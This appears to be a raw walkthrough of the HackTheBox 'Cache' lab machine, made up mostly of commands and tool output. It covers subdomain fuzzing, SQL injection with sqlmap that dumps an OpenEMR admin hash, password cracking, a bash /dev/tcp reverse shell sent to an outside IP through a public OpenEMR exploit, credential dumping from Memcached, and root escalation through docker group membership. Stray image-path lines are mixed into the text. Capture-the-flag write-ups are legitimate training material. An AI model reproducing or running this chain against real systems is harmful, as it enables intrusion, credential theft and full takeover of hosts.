FINDING SUBDOMAIN (CEWL TO CREATE WORDLIST WFUZZ TO FIND)

OPENEMR SQL INJECT

REVERSE PHP SHELL

MEMCACHED EXPLOIT

DOCKER GTFOBINS

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)

| 256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)

|_ 256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

|_http-server-header: Apache/2.4.29 (Ubuntu)

|_http-title: Cache

/javascript (Status: 301)

/jquery (Status: 301)

/server-status (Status: 403)

http://cache.htb/jquery/functionality.js

```
$(function(){


   var error_correctPassword = false;
   var error_username = false;


   function checkCorrectPassword(){
      var Password = $("#password").val();
      if(Password != 'H@v3_fun'){
         alert("Password didn't Match");
```

error_correctPassword = true;

http://cache.htb/login.html (RABBIT HOLE)

http://cache.htb/author.html

(FINDING SUBDOMAIN)

root@kali:/home/kali/Desktop/hackthebox/cache# cewl -w customwordlist -d 10 -m 1 http://cache.htb/author.html

root@kali:/home/kali/Desktop/hackthebox/cache# wfuzz --hh 8193 -H 'Host: FUZZ.htb' -u http://10.10.10.188/ --hc 400 -w customwordlist

ID Response Lines Word Chars Payload

==========

000000415: 302 0 L 0 W 0 Ch "HMS"


http://hms.htb/interface/login/login.php?site=default

root@kali:/home/kali/Desktop/hackthebox/cache# searchsploit openemr

OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution | php/webapps/45161.py

https://www.open-emr.org/wiki/images/1/11/Openemr_insecurity.pdf

http://hms.htb/portal/



LOGIN

http://hms.htb/portal/add_edit_event_user.php

REGISTER

http://hms.htb/portal/add_edit_event_user.php

root@kali:/home/kali/Desktop/hackthebox/cache# cat login.req

GET /portal/add_edit_event_user.php?eid=1 HTTP/1.1

Host: hms.htb

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Cookie: OpenEMR=ffeuore9n8h17rho3o4v2bll64; PHPSESSID=c8sfcqikp0ek4aeek8ebp20632

Upgrade-Insecure-Requests: 1

root@kali:/home/kali/Desktop/hackthebox/cache# sqlmap -r login.req --threads=10 –dbs

[09:17:30] [INFO] retrieved: 'information_schema'

[09:17:30] [INFO] retrieved: 'openemr'

root@kali:/home/kali/Desktop/hackthebox/cache# sqlmap -r login.req --threads=10 -D openemr –tables

root@kali:/home/kali/Desktop/hackthebox/cache# sqlmap -r login.req --threads=10 -D openemr -T users_secure –dump

openemr_admin

$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.


root@kali:/home/kali/Desktop/hackthebox/cache# john -w=/usr/share/wordlists/rockyou.txt hash.txt

xxxxxx

http://hms.htb/interface/main/tabs/main.php

administration→files

root@kali:/home/kali/Desktop/hackthebox/cache# cp /usr/share/wordlists/SecLists-master/Web-Shells/laudanum-0.8/php/php-reverse-shell.php .



http://hms.htb/sites/default/config.php

OR SECOND WAY

root@kali:/home/kali/Desktop/hackthebox/cache# python 45161.py -p xxxxxx -u openemr_admin -c /bin/bash -c 'bash -i > /dev/tcp/10.10.14.17/9999 0>&1' http://hms.htb

www-data@cache:/home$ su ash

Password: H@v3_fun

ash@cache:/home$

ash@cache:~$ ss -nlt

State Recv-Q Send-Q Local Address:Port Peer Address:Port

LISTEN 0 128 127.0.0.53%lo:53 0.0.0.0:*

LISTEN 0 128 0.0.0.0:22 0.0.0.0:*

LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*

LISTEN 0 128 127.0.0.1:11211 0.0.0.0:*

LISTEN 0 128 *:80 *:*

LISTEN 0 128 [::]:22 [::]:*

PORT 11211 Memcached

Memcached is a vulnerable service we can easily dump the **Stored** data from it

ash@cache:~$ nc 127.0.0.1 11211

ash@cache:~$ nc 127.0.0.1 11211

stats items

STAT items:1:number 5

STAT items:1:number_hot 0

STAT items:1:number_warm 0

STAT items:1:number_cold 5

STAT items:1:age_hot 0

STAT items:1:age_warm 0

STAT items:1:age 32

STAT items:1:evicted 0

STAT items:1:evicted_nonzero 0

STAT items:1:evicted_time 0

STAT items:1:outofmemory 0

STAT items:1:tailrepairs 0

STAT items:1:reclaimed 0

STAT items:1:expired_unfetched 0

STAT items:1:evicted_unfetched 0

STAT items:1:evicted_active 0

STAT items:1:crawler_reclaimed 0

STAT items:1:crawler_items_checked 52

STAT items:1:lrutail_reflocked 0

STAT items:1:moves_to_cold 530

STAT items:1:moves_to_warm 0

STAT items:1:moves_within_lru 0

STAT items:1:direct_reclaims 0

STAT items:1:hits_to_hot 0

STAT items:1:hits_to_warm 0

STAT items:1:hits_to_cold 0

STAT items:1:hits_to_temp 0

END

stats cachedump 1 0

ITEM link [21 b; 0 s]

ITEM user [5 b; 0 s]

ITEM passwd [9 b; 0 s]

ITEM file [7 b; 0 s]

ITEM account [9 b; 0 s]

END

get user

VALUE user 0 5

luffy

END

get passwd

VALUE passwd 0 9

0n3_p1ec3

END

ash@cache:~$ su luffy

Password: 0n3_p1ec3

luffy@cache:/home/ash$

luffy@cache:/home/ash$ id

uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(**docker**)

https://gtfobins.github.io/gtfobins/docker/

luffy@cache:/home/ash$ docker images

REPOSITORY TAG IMAGE ID CREATED SIZE

ubuntu latest 2ca708c1c9cc 9 months ago 64.2MB

luffy@cache:/home/ash$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash